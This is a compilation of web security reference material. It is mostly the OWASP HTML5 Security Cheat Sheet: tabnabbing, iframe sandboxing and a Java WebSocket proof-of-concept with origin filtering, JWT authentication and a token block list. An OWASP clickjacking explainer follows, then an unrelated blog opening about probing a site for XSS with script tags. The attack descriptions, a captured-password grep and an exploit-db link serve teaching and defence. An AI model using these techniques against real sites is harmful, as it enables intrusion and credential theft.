- Web Workers are allowed to use XMLHttpRequest object to perform in-domain and Cross Origin Resource Sharing requests. See relevant section of this Cheat Sheet to ensure CORS security.
- While Web Workers don't have access to DOM of the calling page, malicious Web Workers can use excessive CPU for computation, leading to Denial of Service condition or abuse Cross Origin Resource Sharing for further exploitation. Ensure code in all Web Workers scripts is not malevolent. Don't allow creating Web Worker scripts from user supplied input.
- Validate messages exchanged with a Web Worker. Do not try to exchange snippets of JavaScript for evaluation e.g. via `eval()` as that could introduce a [DOM Based XSS](#) vulnerability.

Tabnabbing¹

Attack is described in detail in this [article](#).

To summarize, it's the capacity to act on parent page's content or location from a newly opened page via the back link exposed by the **opener** JavaScript object instance.

It applies to an HTML link or a JavaScript `window.open` function using the `target` attribute/instruction `target` to specify a [target loading location](#) that does not replace the current location and then makes the current window/tab available.

To prevent this issue, the following actions are available:

Cut the back link between the parent and the child pages:

- For HTML links:

- To cut this back link, add the attribute `rel="noopener"` on the tag used to create the link from the parent page to the child page. This attribute value cuts the link, but depending on the browser, lets referrer information be present in the request to the child page.
- To also remove the referrer information use this attribute value: `rel="noopener noreferrer"`.
- For the JavaScript `window.open` function, add the values `noopener,noreferrer` in the [windowFeatures](#) parameter of the `window.open` function.

As the behavior using the elements above is different between the browsers, either use an HTML link or JavaScript to open a window (or tab), then use this configuration to maximize the cross supports:

- For HTML links, add the attribute `rel="noopener noreferrer"` to every link.
- For JavaScript, use this function to open a window (or tab):

```
function openPopup(url, name, windowFeatures){
//Open the popup and set the opener and referrer policy instruction
var newWindow = window.open(url, name, 'noopener,noreferrer,' + windowFeatures);
//Reset the opener link
newWindow.opener = null;
}
```

- Add the HTTP response header `Referrer-Policy: no-referrer` to every HTTP response sent by the application ([Header Referrer-Policy information](#)). This configuration will ensure that no referrer information is sent along with requests from the page.

Compatibility matrix:

- [noopener](#)
- [noreferrer](#)
- [referrer-policy](#)

Sandboxed frames¹

- Use the `sandbox` attribute of an `iframe` for untrusted content.
- The `sandbox` attribute of an `iframe` enables restrictions on content within an `iframe`. The following restrictions are active when the `sandbox` attribute is set:
 - All markup is treated as being from a unique origin.
 - All forms and scripts are disabled.
 - All links are prevented from targeting other browsing contexts.
 - All features that trigger automatically are blocked.
 - All plugins are disabled.

It is possible to have a [fine-grained control](#) over iframe capabilities using the value of the sandbox attribute.

- In old versions of user agents where this feature is not supported, this attribute will be ignored. Use this feature as an additional layer of protection or check if the browser supports sandboxed frames and only show the untrusted content if supported.
- Apart from this attribute, to prevent Clickjacking attacks and unsolicited framing it is encouraged to use the header X-Frame-Options which supports the deny and same-origin values. Other solutions like framebusting `if(window!==window.top) { window.top.location=location;}` are not recommended.

Credential and Personally Identifiable Information (PII) Input hints [¶](#)

- Protect the input values from being cached by the browser.

Access a financial account from a public computer. Even though one is logged-off, the next person who uses the machine can log-in because the browser autocomplete functionality. To mitigate this, we tell the input fields not to assist in any way.

```
<input type="text" spellcheck="false" autocomplete="off" autocorrect="off" autocapitalize="off"></input>
```

Text areas and input fields for PII (name, email, address, phone number) and login credentials (username, password) should be prevented from being stored in the browser. Use these HTML5 attributes to prevent the browser from storing PII from your form:

- `spellcheck="false"`
- `autocomplete="off"`
- `autocorrect="off"`
- `autocapitalize="off"`

Offline Applications [¶](#)

- Whether the user agent requests permission from the user to store data for offline browsing and when this cache is deleted, varies from one browser to the next. Cache poisoning is an issue if a user connects through insecure networks, so for privacy reasons it is encouraged to require user input before sending any manifest file.
- Users should only cache trusted websites and clean the cache after browsing through open or insecure networks.

Progressive Enhancements and Graceful Degradation Risks [¶](#)

- The best practice now is to determine the capabilities that a browser supports and augment with some type of substitute for capabilities that are not directly supported. This may mean an onion-like element, e.g. falling through to a Flash Player if the `<video>` tag is unsupported, or it may mean additional scripting code from various sources that should be code reviewed.

HTTP Headers to enhance security [¶](#)

Consult the project [OWASP Secure Headers](#) in order to obtain the list of HTTP security headers that an application should use to enable defenses at browser level.

WebSocket implementation hints [1](#)

In addition to the elements mentioned above, this is the list of areas for which caution must be taken during the implementation.

- Access filtering through the "Origin" HTTP request header
- Input / Output validation
- Authentication
- Authorization
- Access token explicit invalidation
- Confidentiality and Integrity

The section below will propose some implementation hints for every area and will go along with an application example showing all the points described.

The complete source code of the example application is available [here](#).

Access filtering [1](#)

During a websocket channel initiation, the browser sends the **Origin** HTTP request header that contains the source domain initiation for the request to handshake. Even if this header can be spoofed in a forged HTTP request (not browser based), it cannot be overridden or forced in a browser context. It then represents a good candidate to apply filtering according to an expected value.

An example of an attack using this vector, named *Cross-Site WebSocket Hijacking (CSWSH)*, is described [here](#).

The code below defines a configuration that applies filtering based on an "allow list" of origins. This ensures that only allowed origins can establish a full handshake:

```
import org.owasp.encoder.Encode;

import org.slf4j.Logger;

import org.slf4j.LoggerFactory;

import javax.websocket.server.ServerEndpointConfig;

import java.util.Arrays;

import java.util.List;

/**

 * Setup handshake rules applied to all WebSocket endpoints of the application.
```

* Use to setup the Access Filtering using "Origin" HTTP header as input information.

*

* @see <http://docs.oracle.com/javaee/7/api/index.html?javax/websocket/server/>

* [ServerEndpointConfig.Configurator.html](#)

* @see <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Origin>

*/

```
public class EndpointConfigurator extends ServerEndpointConfig.Configurator {
```

```
/**
```

```
 * Logger
```

```
 */
```

```
private static final Logger LOG = LoggerFactory.getLogger(EndpointConfigurator.class);
```

```
/**
```

```
 * Get the expected source origins from a JVM property in order to allow external configuration
```

```
 */
```

```
private static final List<String> EXPECTED_ORIGINS =  
Arrays.asList(System.getProperty("source.origins")
```

```
                .split(";"));
```

```
/**
```

```
 * {@inheritDoc}
```

```
 */
```

```
@Override
```

```
public boolean checkOrigin(String originHeaderValue) {
```

```
    boolean isAllowed = EXPECTED_ORIGINS.contains(originHeaderValue);
```

```
    String safeOriginValue = Encode.forHtmlContent(originHeaderValue);
```

```
    if (isAllowed) {
```

```
        LOG.info("[EndpointConfigurator] New handshake request received from {} and was accepted.",
```

```
                safeOriginValue);
```

```

    } else {
        LOG.warn("[EndpointConfigurator] New handshake request received from {} and was
rejected !",
            safeOriginValue);
    }
    return isAllowed;
}
}

```

Authentication and Input/Output validation [¶](#)

When using websocket as communication channel, it's important to use an authentication method allowing the user to receive an access *Token* that is not automatically sent by the browser and then must be explicitly sent by the client code during each exchange.

HMAC digests are the simplest method, and [JSON Web Token](#) is a good feature rich alternative, because it allows the transport of access ticket information in a stateless and not alterable way. Moreover, it defines a validity timeframe. You can find additional information about JWT token hardening on this [cheat sheet](#).

[JSON Validation Schema](#) are used to define and validate the expected content in input and output messages.

The code below defines the complete authentication messages flow handling:

Authentication Web Socket endpoint - Provide a WS endpoint that enables authentication exchange

```

import org.owasp.pocwebsocket.configurator.EndpointConfigurator;
import org.owasp.pocwebsocket.decoder.AuthenticationRequestDecoder;
import org.owasp.pocwebsocket.encoder.AuthenticationResponseEncoder;
import org.owasp.pocwebsocket.handler.AuthenticationMessageHandler;
import org.slf4j.Logger;
import org.slf4j.LoggerFactory;

import javax.websocket.CloseReason;
import javax.websocket.OnClose;
import javax.websocket.OnError;
import javax.websocket.OnOpen;
import javax.websocket.Session;

```

```

import javax.websocket.server.ServerEndpoint;

/**
 * Class in charge of managing the client authentication.
 *
 * @see
 * "http://docs.oracle.com/javaee/7/api/javax/websocket/server/ServerEndpointConfig.Configurator.html"
 * @see "http://svn.apache.org/viewvc/tomcat/trunk/webapps/examples/WEB-INF/classes/websocket/"
 */
@ServerEndpoint(value = "/auth", configurator = EndpointConfigurator.class,
subprotocols = {"authentication"}, encoders = {AuthenticationResponseEncoder.class},
decoders = {AuthenticationRequestDecoder.class})
public class AuthenticationEndpoint {

    /**
     * Logger
     */
    private static final Logger LOG = LoggerFactory.getLogger(AuthenticationEndpoint.class);

    /**
     * Handle the beginning of an exchange
     *
     * @param session Exchange session information
     */
    @OnOpen
    public void start(Session session) {

        //Define connection idle timeout and message limits in order to mitigate as much as
        possible

        //DOS attacks using massive connection opening or massive big messages sending
        int msgMaxSize = 1024 * 1024;//1 MB

```

```

    session.setMaxIdleTimeout(60000);//1 minute

    session.setMaxTextMessageBufferSize(msgMaxSize);

    session.setMaxBinaryMessageBufferSize(msgMaxSize);

    //Log exchange start

    LOG.info("[AuthenticationEndpoint] Session {} started", session.getId());

    //Affect a new message handler instance in order to process the exchange

    session.addMessageHandler(new
AuthenticationMessageHandler(session.getBasicRemote()));

    LOG.info("[AuthenticationEndpoint] Session {} message handler affected for processing",
        session.getId());
}

/**
 * Handle error case
 *
 * @param session Exchange session information
 * @param thr    Error details
 */
@OnError
public void onError(Session session, Throwable thr) {
    LOG.error("[AuthenticationEndpoint] Error occur in session {}", session.getId(), thr);
}

/**
 * Handle close event
 *
 * @param session    Exchange session information
 * @param closeReason Exchange closing reason
 */
@OnClose
public void onClose(Session session, CloseReason closeReason) {

```

```
        LOG.info("[AuthenticationEndpoint] Session {} closed: {}", session.getId(),
                closeReason.getReasonPhrase());
    }
}
```

```
}
```

Authentication message handler - Handle all authentication requests

```
import org.owasp.pocwebsocket.enumeration.AccessLevel;
import org.owasp.pocwebsocket.util.AuthenticationUtils;
import org.owasp.pocwebsocket.vo.AuthenticationRequest;
import org.owasp.pocwebsocket.vo.AuthenticationResponse;
import org.owasp.encoder.Encode;
import org.slf4j.Logger;
import org.slf4j.LoggerFactory;
```

```
import javax.websocket.EncodeException;
import javax.websocket.MessageHandler;
import javax.websocket.RemoteEndpoint;
import java.io.IOException;
```

```
/**
```

```
 * Handle authentication message flow
```

```
 */
```

```
public class AuthenticationMessageHandler implements
MessageHandler.Whole<AuthenticationRequest> {
```

```
    private static final Logger LOG =
LoggerFactory.getLogger(AuthenticationMessageHandler.class);
```

```
/**
```

```
 * Reference to the communication channel with the client
```

```
 */
```

```
private RemoteEndpoint.Basic clientConnection;
```

```

/**
 * Constructor
 *
 * @param clientConnection Reference to the communication channel with the client
 */
public AuthenticationMessageHandler(RemoteEndpoint.Basic clientConnection) {
    this.clientConnection = clientConnection;
}

/**
 * {@inheritDoc}
 */
@Override
public void onMessage(AuthenticationRequest message) {
    AuthenticationResponse response = null;
    try {
        //Authenticate
        String authenticationToken = "";
        String accessLevel = this.authenticate(message.getLogin(), message.getPassword());
        if (accessLevel != null) {
            //Create a simple JSON token representing the authentication profile
            authenticationToken = AuthenticationUtils.issueToken(message.getLogin(),
accessLevel);
        }
        //Build the response object
        String safeLoginValue = Encode.forHtmlContent(message.getLogin());
        if (!authenticationToken.isEmpty()) {
            response = new AuthenticationResponse(true, authenticationToken, "Authentication
succeed !");

```

```

        LOG.info("[AuthenticationMessageHandler] User {} authentication succeed.",
safeLoginValue);
    } else {
        response = new AuthenticationResponse(false, authenticationToken, "Authentication
failed !");
        LOG.warn("[AuthenticationMessageHandler] User {} authentication failed.",
safeLoginValue);
    }
} catch (Exception e) {
    LOG.error("[AuthenticationMessageHandler] Error occur in authentication process.", e);
    //Build the response object indicating that authentication fail
    response = new AuthenticationResponse(false, "", "Authentication failed !");
} finally {
    //Send response
    try {
        this.clientConnection.sendObject(response);
    } catch (IOException | EncodeException e) {
        LOG.error("[AuthenticationMessageHandler] Error occur in response object sending.",
e);
    }
}
}

/**
 * Authenticate the user
 *
 * @param login User login
 * @param password User password
 * @return The access level if the authentication succeed or NULL if the authentication failed
 */
private String authenticate(String login, String password) {
    ....
}

```

```
}  
}
```

Utility class to manage JWT token - Handle the issuing and the validation of the access token. Simple JWT token has been used for the example (focus was made here on the global WS endpoint implementation) here without extra hardening (see this [cheat sheet](#) to apply extra hardening on the JWT token)

```
import com.auth0.jwt.JWT;  
import com.auth0.jwt.JWTVerifier;  
import com.auth0.jwt.algorithms.Algorithm;  
import com.auth0.jwt.interfaces.DecodedJWT;  
  
import java.io.IOException;  
import java.nio.file.Files;  
import java.nio.file.Paths;  
import java.util.Calendar;  
import java.util.Locale;  
  
/**  
 * Utility class to manage the authentication JWT token  
 */  
public class AuthenticationUtils {  
  
    /**  
     * Build a JWT token for a user  
     *  
     * @param login    User login  
     * @param accessLevel Access level of the user  
     * @return The Base64 encoded JWT token  
     * @throws Exception If any error occur during the issuing  
     */  
    public static String issueToken(String login, String accessLevel) throws Exception {  
        //Issue a JWT token with validity of 30 minutes
```

```

    Algorithm algorithm = Algorithm.HMAC256(loadSecret());

    Calendar c = Calendar.getInstance();

    c.add(Calendar.MINUTE, 30);

    return JWT.create().withIssuer("WEBSOCKET-
SERVER").withSubject(login).withExpiresAt(c.getTime())

        .withClaim("access_level",
accessLevel.trim().toUpperCase(Locale.US)).sign(algorithm);
}

/**
 * Verify the validity of the provided JWT token
 *
 * @param token JWT token encoded to verify
 * @return The verified and decoded token with user authentication and
 * authorization (access level) information
 * @throws Exception If any error occur during the token validation
 */
public static DecodedJWT validateToken(String token) throws Exception {
    Algorithm algorithm = Algorithm.HMAC256(loadSecret());

    JWTVerifier verifier = JWT.require(algorithm).withIssuer("WEBSOCKET-SERVER").build();

    return verifier.verify(token);
}

/**
 * Load the JWT secret used to sign token using a byte array for secret storage in order
 * to avoid persistent string in memory
 *
 * @return The secret as byte array
 * @throws IOException If any error occur during the secret loading
 */
private static byte[] loadSecret() throws IOException {
    return Files.readAllBytes(Paths.get("src", "main", "resources", "jwt-secret.txt"));
}

```

```
}
```

```
}
```

JSON schema of the input and output authentication message - Define the expected structure of the input and output messages from the authentication endpoint point of view

```
{
```

```
  "$schema": "http://json-schema.org/schema#",
```

```
  "title": "AuthenticationRequest",
```

```
  "type": "object",
```

```
  "properties": {
```

```
    "login": {
```

```
      "type": "string",
```

```
      "pattern": "^[a-zA-Z]{1,10}$"
```

```
    },
```

```
    "password": {
```

```
      "type": "string"
```

```
    }
```

```
  },
```

```
  "required": [
```

```
    "login",
```

```
    "password"
```

```
  ]
```

```
}
```

```
{
```

```
  "$schema": "http://json-schema.org/schema#",
```

```
  "title": "AuthenticationResponse",
```

```
  "type": "object",
```

```
  "properties": {
```

```
    "isSuccess": {
```

```
      "type": "boolean"
```

```
    },
```

```

"token": {
  "type": "string",
  "pattern": "^[a-zA-Z0-9+/=\\._-]{0,500}$"
},
"message": {
  "type": "string",
  "pattern": "^[a-zA-Z0-9!\\s]{0,100}$"
}
},
"required": [
  "isSuccess",
  "token",
  "message"
]
}

```

Authentication message decoder and encoder - Perform the JSON serialization/deserialization and the input/output validation using dedicated JSON Schema. It makes it possible to systematically ensure that all messages received and sent by the endpoint strictly respect the expected structure and content.

```

import com.fasterxml.jackson.databind.JsonNode;

import com.github.fge.jackson.JsonLoader;

import com.github.fge.jsonschema.core.exceptions.ProcessingException;

import com.github.fge.jsonschema.core.report.ProcessingReport;

import com.github.fge.jsonschema.main.JsonSchema;

import com.github.fge.jsonschema.main.JsonSchemaFactory;

import com.google.gson.Gson;

import org.owasp.pocwebsocket.vo.AuthenticationRequest;

import javax.websocket.DecodeException;

import javax.websocket.Decoder;

import javax.websocket.EndpointConfig;

import java.io.File;

```

```

import java.io.IOException;

/**
 * Decode JSON text representation to an AuthenticationRequest object
 * <p>
 * As there's one instance of the decoder class by endpoint session so we can use the
 * JsonSchema as decoder instance variable.
 */

public class AuthenticationRequestDecoder implements
Decoder.Text<AuthenticationRequest> {

    /**
     * JSON validation schema associated to this type of message
     */

    private JsonSchema validationSchema = null;

    /**
     * Initialize decoder and associated JSON validation schema
     *
     * @throws IOException If any error occur during the object creation
     * @throws ProcessingException If any error occur during the schema loading
     */

    public AuthenticationRequestDecoder() throws IOException, ProcessingException {
        JsonNode node = JsonLoader.fromFile(
            new File("src/main/resources/authentication-request-schema.json"));
        this.validationSchema = JsonSchemaFactory.byDefault().getJsonSchema(node);
    }

    /**
     * {@inheritDoc}
     */
}

```

@Override

```
public AuthenticationRequest decode(String s) throws DecodeException {
    try {
        //Validate the provided representation against the dedicated schema
        //Use validation mode with report in order to enable further inspection/tracing
        //of the error details
        //Moreover the validation method "validInstance()" generate a NullPointerException
        //if the representation do not respect the expected schema
        //so it's more proper to use the validation method with report
        ProcessingReport validationReport =
this.validationSchema.validate(JsonLoader.fromString(s),
                                true);

        //Ensure there no error
        if (!validationReport.isSuccess()) {
            //Simply reject the message here: Don't care about error details...
            throw new DecodeException(s, "Validation of the provided representation failed !");
        }
    } catch (IOException | ProcessingException e) {
        throw new DecodeException(s, "Cannot validate the provided representation to a"
            + " JSON valid representation !", e);
    }

    return new Gson().fromJson(s, AuthenticationRequest.class);
}

/**
 * {@inheritDoc}
 */
@Override
public boolean willDecode(String s) {
    boolean canDecode = false;
```

```

//If the provided JSON representation is empty/null then we indicate that
//representation cannot be decoded to our expected object
if (s == null || s.trim().isEmpty()) {
    return canDecode;
}

//Try to cast the provided JSON representation to our object to validate at least
//the structure (content validation is done during decoding)
try {
    AuthenticationRequest test = new Gson().fromJson(s, AuthenticationRequest.class);
    canDecode = (test != null);
} catch (Exception e) {
    //Ignore explicitly any casting error...
}

return canDecode;
}

/**
 * {@inheritDoc}
 */
@Override
public void init(EndpointConfig config) {
    //Not used
}

/**
 * {@inheritDoc}
 */
@Override

```

```

    public void destroy() {
        //Not used
    }
}

import com.fasterxml.jackson.databind.JsonNode;
import com.github.fge.jackson.JsonLoader;
import com.github.fge.jsonschema.core.exceptions.ProcessingException;
import com.github.fge.jsonschema.core.report.ProcessingReport;
import com.github.fge.jsonschema.main.JsonSchema;
import com.github.fge.jsonschema.main.JsonSchemaFactory;
import com.google.gson.Gson;
import org.owasp.pocwebsocket.vo.AuthenticationResponse;

import javax.websocket.EncodeException;
import javax.websocket.Encoder;
import javax.websocket.EndpointConfig;
import java.io.File;
import java.io.IOException;

/**
 * Encode AuthenticationResponse object to JSON text representation.
 * <p>
 * As there one instance of the encoder class by endpoint session so we can use
 * the JsonSchema as encoder instance variable.
 */
public class AuthenticationResponseEncoder implements
Encoder.Text<AuthenticationResponse> {

    /**
     * JSON validation schema associated to this type of message
     */

```

```

private JsonSchema validationSchema = null;

/**
 * Initialize encoder and associated JSON validation schema
 *
 * @throws IOException If any error occur during the object creation
 * @throws ProcessingException If any error occur during the schema loading
 */
public AuthenticationResponseEncoder() throws IOException, ProcessingException {
    JsonNode node = JsonLoader.fromFile(
        new File("src/main/resources/authentication-response-schema.json"));
    this.validationSchema = JsonSchemaFactory.byDefault().getJsonSchema(node);
}

/**
 * {@inheritDoc}
 */
@Override
public String encode(AuthenticationResponse object) throws EncodeException {
    //Generate the JSON representation
    String json = new Gson().toJson(object);
    try {
        //Validate the generated representation against the dedicated schema
        //Use validation mode with report in order to enable further inspection/tracing
        //of the error details
        //Moreover the validation method "validInstance()" generate a NullPointerException
        //if the representation do not respect the expected schema
        //so it's more proper to use the validation method with report
        ProcessingReport validationReport =
this.validationSchema.validate(JsonLoader.fromString(json),
                                true);

```

```

        //Ensure there no error
        if (!validationReport.isSuccess()) {
            //Simply reject the message here: Don't care about error details...
            throw new EncodeException(object, "Validation of the generated representation
failed !");
        }
    } catch (IOException | ProcessingException e) {
        throw new EncodeException(object, "Cannot validate the generated representation to
a"+
            " JSON valid representation !", e);
    }

    return json;
}

/**
 * {@inheritDoc}
 */
@Override
public void init(EndpointConfig config) {
    //Not used
}

/**
 * {@inheritDoc}
 */
@Override
public void destroy() {
    //Not used
}
}

```

Note that the same approach is used in the messages handling part of the POC. All messages exchanged between the client and the server are systematically validated using the same way, using dedicated JSON schemas linked to messages dedicated Encoder/Decoder (serialization/deserialization).

Authorization and access token explicit invalidation [1](#)

Authorization information is stored in the access token using the *JWT Claim* feature (in the POC the name of the claim is *access_level*). Authorization is validated when a request is received and before any other action using the user input information.

The access token is passed with every message sent to the message endpoint and a block list is used in order to allow the user to request an explicit token invalidation.

Explicit token invalidation is interesting from a user's point of view because, often when tokens are used, the validity timeframe of the token is relatively long (it's common to see a valid timeframe superior to 1 hour) so it's important to allow a user to have a way to indicate to the system "OK, I have finished my exchange with you, so you can close our exchange session and cleanup associated links".

It also helps the user to revoke itself of current access if a malicious concurrent access is detected using the same token (case of token stealing).

Token block list - Maintain a temporary list using memory and time limited Caching of hashes of token that are not allowed to be used anymore

```
import org.apache.commons.jcs.JCS;
import org.apache.commons.jcs.access.CacheAccess;
import org.apache.commons.jcs.access.exception.CacheException;

import javax.xml.bind.DatatypeConverter;
import java.security.MessageDigest;
import java.security.NoSuchAlgorithmException;

/**
 * Utility class to manage the access token that have been declared as no
 * more usable (explicit user logout)
 */
public class AccessTokenBlocklistUtils {
    /**
     * Message content send by user that indicate that the access token that
     * come along the message must be block-listed for further usage
    */
}
```

```

*/

public static final String MESSAGE_ACCESS_TOKEN_INVALIDATION_FLAG =
"INVALIDATE_TOKEN";

/**
 * Use cache to store block-listed token hash in order to avoid memory exhaustion and be
consistent
 * because token are valid 30 minutes so the item live in cache 60 minutes
 */

private static final CacheAccess<String, String> TOKEN_CACHE;

static {
    try {
        TOKEN_CACHE = JCS.getInstance("default");
    } catch (CacheException e) {
        throw new RuntimeException("Cannot init token cache !", e);
    }
}

/**
 * Add token into the block list
 *
 * @param token Token for which the hash must be added
 * @throws NoSuchAlgorithmException If SHA256 is not available
 */
public static void addToken(String token) throws NoSuchAlgorithmException {
    if (token != null && !token.trim().isEmpty()) {
        String hashHex = computeHash(token);
        if (TOKEN_CACHE.get(hashHex) == null) {
            TOKEN_CACHE.putSafe(hashHex, hashHex);
        }
    }
}

```

```

}

/**
 * Check if a token is present in the block list
 *
 * @param token Token for which the presence of the hash must be verified
 * @return TRUE if token is block-listed
 * @throws NoSuchAlgorithmException If SHA256 is not available
 */
public static boolean isBlocklisted(String token) throws NoSuchAlgorithmException {
    boolean exists = false;
    if (token != null && !token.trim().isEmpty()) {
        String hashHex = computeHash(token);
        exists = (TOKEN_CACHE.get(hashHex) != null);
    }
    return exists;
}

/**
 * Compute the SHA256 hash of a token
 *
 * @param token Token for which the hash must be computed
 * @return The hash encoded in HEX
 * @throws NoSuchAlgorithmException If SHA256 is not available
 */
private static String computeHash(String token) throws NoSuchAlgorithmException {
    String hashHex = null;
    if (token != null && !token.trim().isEmpty()) {
        MessageDigest md = MessageDigest.getInstance("SHA-256");
        byte[] hash = md.digest(token.getBytes());
        hashHex = DatatypeConverter.printHexBinary(hash);
    }
}

```

```

    }
    return hashHex;
}

}

```

Message handling - Process a request from a user to add a message in the list. Show a authorization validation approach example

```

import com.auth0.jwt.interfaces.Claim;
import com.auth0.jwt.interfaces.DecodedJWT;
import org.owasp.pocwebsocket.enumeration.AccessLevel;
import org.owasp.pocwebsocket.util.AccessTokenBlocklistUtils;
import org.owasp.pocwebsocket.util.AuthenticationUtils;
import org.owasp.pocwebsocket.util.MessageUtils;
import org.owasp.pocwebsocket.vo.MessageRequest;
import org.owasp.pocwebsocket.vo.MessageResponse;
import org.slf4j.Logger;
import org.slf4j.LoggerFactory;

import javax.websocket.EncodeException;
import javax.websocket.RemoteEndpoint;
import java.io.IOException;
import java.util.ArrayList;
import java.util.List;

/**
 * Handle message flow
 */
public class MessageHandler implements
javax.websocket.MessageHandler.Whole<MessageRequest> {

    private static final Logger LOG = LoggerFactory.getLogger(MessageHandler.class);

```

```

/**
 * Reference to the communication channel with the client
 */
private RemoteEndpoint.Basic clientConnection;

/**
 * Constructor
 *
 * @param clientConnection Reference to the communication channel with the client
 */
public MessageHandler(RemoteEndpoint.Basic clientConnection) {
    this.clientConnection = clientConnection;
}

/**
 * {@inheritDoc}
 */
@Override
public void onMessage(MessageRequest message) {
    MessageResponse response = null;
    try {
        /*Step 1: Verify the token*/
        String token = message.getToken();
        //Verify if is it in the block list
        if (AccessTokenBlocklistUtils.isBlocklisted(token)) {
            throw new IllegalAccessException("Token is in the block list !");
        }

        //Verify the signature of the token
        DecodedJWT decodedToken = AuthenticationUtils.validateToken(token);

```

```

/*Step 2: Verify the authorization (access level)*/
Claim accessLevel = decodedToken.getClaim("access_level");
if (accessLevel == null || AccessLevel.valueOf(accessLevel.asString()) == null) {
    throw new IllegalAccessException("Token have an invalid access level claim !");
}

/*Step 3: Do the expected processing*/
//Init the list of the messages for the current user
if (!MessageUtils.MESSAGES_DB.containsKey(decodedToken.getSubject())) {
    MessageUtils.MESSAGES_DB.put(decodedToken.getSubject(), new ArrayList<>());
}

//Add message to the list of message of the user if the message is a not a token
invalidation
//order otherwise add the token to the block list
if (AccessTokenBlocklistUtils.MESSAGE_ACCESS_TOKEN_INVALIDATION_FLAG
    .equalsIgnoreCase(message.getContent().trim())) {
    AccessTokenBlocklistUtils.addToken(message.getToken());
} else {

MessageUtils.MESSAGES_DB.get(decodedToken.getSubject()).add(message.getContent());
}

//According to the access level of user either return only is message or return all
message
List<String> messages = new ArrayList<>();
if (accessLevel.asString().equals(AccessLevel.USER.name())) {
    MessageUtils.MESSAGES_DB.get(decodedToken.getSubject())
        .forEach(s -> messages.add(String.format("(%s): %s", decodedToken.getSubject(), s)));
} else if (accessLevel.asString().equals(AccessLevel.ADMIN.name())) {
    MessageUtils.MESSAGES_DB.forEach((k, v) ->

```


Example of capture using [Wireshark](#) and searching for password exchanges in the stored PCAP file, not printable characters has been explicitly removed from the command result:

```
$ grep -aE '(password)' capture.pcap  
{"login":"bob","password":"bob123"}
```

There is a way to check, at WebSocket endpoint level, if the channel is secure by calling the method `isSecure()` on the `session` object instance.

Example of implementation in the method of the endpoint in charge of setup of the session and affects the message handler:

```
/**  
 * Handle the beginning of an exchange  
 *  
 * @param session Exchange session information  
 */  
@OnOpen  
public void start(Session session) {  
    ...  
    //Affect a new message handler instance in order to process the exchange only if the  
    channel is secured  
    if(session.isSecure()) {  
        session.addMessageHandler(new  
AuthenticationMessageHandler(session.getBasicRemote()));  
    }else{  
        LOG.info("[AuthenticationEndpoint] Session {} do not use a secure channel so no message  
handler " +  
            "was affected for processing and session was explicitly closed !", session.getId());  
        try{  
            session.close(new CloseReason(CloseReason.CloseCodes.CANNOT_ACCEPT,"Insecure  
channel used !"));  
        }catch(IOException e){  
            LOG.error("[AuthenticationEndpoint] Session {} cannot be explicitly closed !",  
session.getId(),  
                e);  
        }  
    }  
}
```

```
}
```

```
LOG.info("[AuthenticationEndpoint] Session {} message handler affected for processing",  
session.getId());
```

```
}
```

Expose WebSocket endpoints only on [wss://](#) protocol (WebSockets over SSL/TLS) in order to ensure *Confidentiality* and *Integrity* of the traffic like using HTTP over SSL/TLS to secure HTTP exchanges.

https://cheatsheetseries.owasp.org/cheatsheets/HTML5_Security_Cheat_Sheet.html

<https://www.exploit-db.com/exploits/45921>

<https://html5sec.org/>

<https://www.mcafee.com/blogs/other-blogs/executive-perspectives/html-5-security-issues-implications/>

Clickjacking

Clickjacking, also known as a “UI redress attack”, is when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on another page when they were intending to click on the top level page. Thus, the attacker is “hijacking” clicks meant for their page and routing them to another page, most likely owned by another application, domain, or both.

Using a similar technique, keystrokes can also be hijacked. With a carefully crafted combination of stylesheets, iframes, and text boxes, a user can be led to believe they are typing in the password to their email or bank account, but are instead typing into an invisible frame controlled by the attacker.

Examples

For example, imagine an attacker who builds a web site that has a button on it that says “click here for a free iPod”. However, on top of that web page, the attacker has loaded an iframe with your mail account, and lined up exactly the “delete all messages” button directly on top of the “free iPod” button. The victim tries to click on the “free iPod” button but instead actually clicked on the invisible “delete all messages” button. In essence, the attacker has “hijacked” the user’s click, hence the name “Clickjacking”.

One of the most notorious examples of Clickjacking was an attack against the [Adobe Flash plugin settings page](#). By loading this page into an invisible iframe, an attacker could trick a user into altering the security settings of Flash, giving permission for any Flash animation to utilize the computer’s microphone and camera.

Clickjacking also made the news in the form of a [Twitter worm](#). This clickjacking attack convinced users to click on a button which caused them to re-tweet the location of the malicious page, and propagated massively.

There have also been clickjacking attacks abusing Facebook’s “Like” functionality. [Attackers can trick logged-in Facebook users to arbitrarily like fan pages, links, groups, etc](#)

Defending against Clickjacking

There are three main ways to prevent clickjacking:

1. Sending the proper Content Security Policy (CSP) frame-ancestors directive response headers that instruct the browser to not allow framing from other domains. The older X-Frame-Options HTTP header is used for graceful degradation and older browser compatibility.
2. Properly setting authentication cookies with SameSite=Strict (or Lax), unless they explicitly need None (which is rare).
3. Employing defensive code in the UI to ensure that the current frame is the most top level window.

For more information on Clickjacking defense, please see the the [Clickjacking Defense Cheat Sheet](#).

References

- [Why am I anxious about Clickjacking?](#)
- A Basic understanding of Clickjacking Attack
- <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy/frame-ancestors>
- Mozilla developer resource on Content-Security-Policy frame-ancestors response header.
- https://developer.mozilla.org/en-US/docs/The_X-FRAME-OPTIONS_response_header
- Mozilla developer resource on the X-Frame-Options response header.
- [Busting Frame Busting: A study of clickjacking vulnerabilities on top sites](#)
- A study by the Stanford Web Security Group outlining problems with deployed frame busting code.
- [Clickjacking, Sec Theory](#)
- A paper by Robert Hansen defining the term, its implications against Flash at the time of writing, and a disclosure timeline.
- <https://www.codemagi.com/blog/post/194>
- Framebreaking defense for legacy browsers that do not support X-Frame-Option headers.
- A simple J2EE servlet filter that sends anti-framing headers to the browser.
- [CSP frame-ancestors vs. X-Frame-Options for Clickjacking prevention](#)

<https://owasp.org/www-community/attacks/Clickjacking>

Strokejacking

<https://github.com/clydeli/browsersec-clickjacking/blob/master/display/strokejacking.html>

A few days back I got a link to the [RubyHero website](#), it lets you nominate a person of your choice for the Ruby Hero award. I wanted to nominate Manish because he is doing some [pretty cool stuff](#) with Ruby and also always ferociously defends Ruby in our Perl vs Ruby arguments. So there I was, on their homepage typing in the Attack and Defense Labs URL in to the input box. But as I typed it in, the URL started showing up inside the 'Nominate' button. Since it looked like a candidate for XSS I entered '<h1>' and sure enough it was rendered by the browser, tried the script tag and got an alert command to execute.

